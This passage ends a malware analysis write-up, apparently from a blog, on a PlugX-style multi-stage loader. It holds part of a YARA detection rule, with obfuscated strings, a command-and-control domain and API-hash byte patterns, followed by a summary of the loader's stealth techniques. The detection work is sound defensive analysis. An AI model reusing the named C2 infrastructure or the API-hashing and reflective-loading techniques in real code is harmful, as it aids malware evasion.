26    $s_user_obf = "urgq77(cde" ascii
27    $s_k32b_obf = "kfpkak5;8ofa" ascii
28
```

```
29     $c2_domain      = "coastallasercompany.com" wide
30
31     $h_LoadLibraryA = { 8E 4E 0E EC } // 0xEC0E4E8E
32     $h_GetProcAddress = { AA FC 0D 7C } // 0x7C0DFCAA
33     $h_VirtualAlloc = { 54 CA AF 91 } // 0x91AFCA54
34     $h_VirtualProt = { 1B C6 46 79 } // 0x7946C61B
35     $h_VirtualFree = { AC 33 06 03 } // 0x030633AC
36     $h_FlushICache = { B8 0A 4C 53 } // 0x534C0AB8
37
38     condition:
39         uint16(0) == 0x5A4D and // MZ
40         uint32(uint32(0x3C)) == 0x00004550 and // PE\0\0
41         2 of ($s*_obf) and
42         ( 2 of ($h_*) or $c2_domain )
43     }
```

Conclusion

The analyzed sample demonstrates a highly modular, multi-stage loader architecture combining PowerShell-based delivery, DLL-based reflective loading, and thread pool-based shellcode execution. It extensively leverages PEB traversal, API hashing, and layered obfuscation to eliminate static indicators and hinder reverse engineering. The design reflects advanced stealth and resilience techniques commonly associated with modern loader frameworks used in targeted intrusion operations.

References

- [PlugX Meeting Invitation via MSBuild and GDATA](#) – Lab52
 - [PlugX Executed via STATICPLUGIN](#) – IIJ-SECT
-

Source: <https://0x3obad.github.io/posts/plugin-writeup/>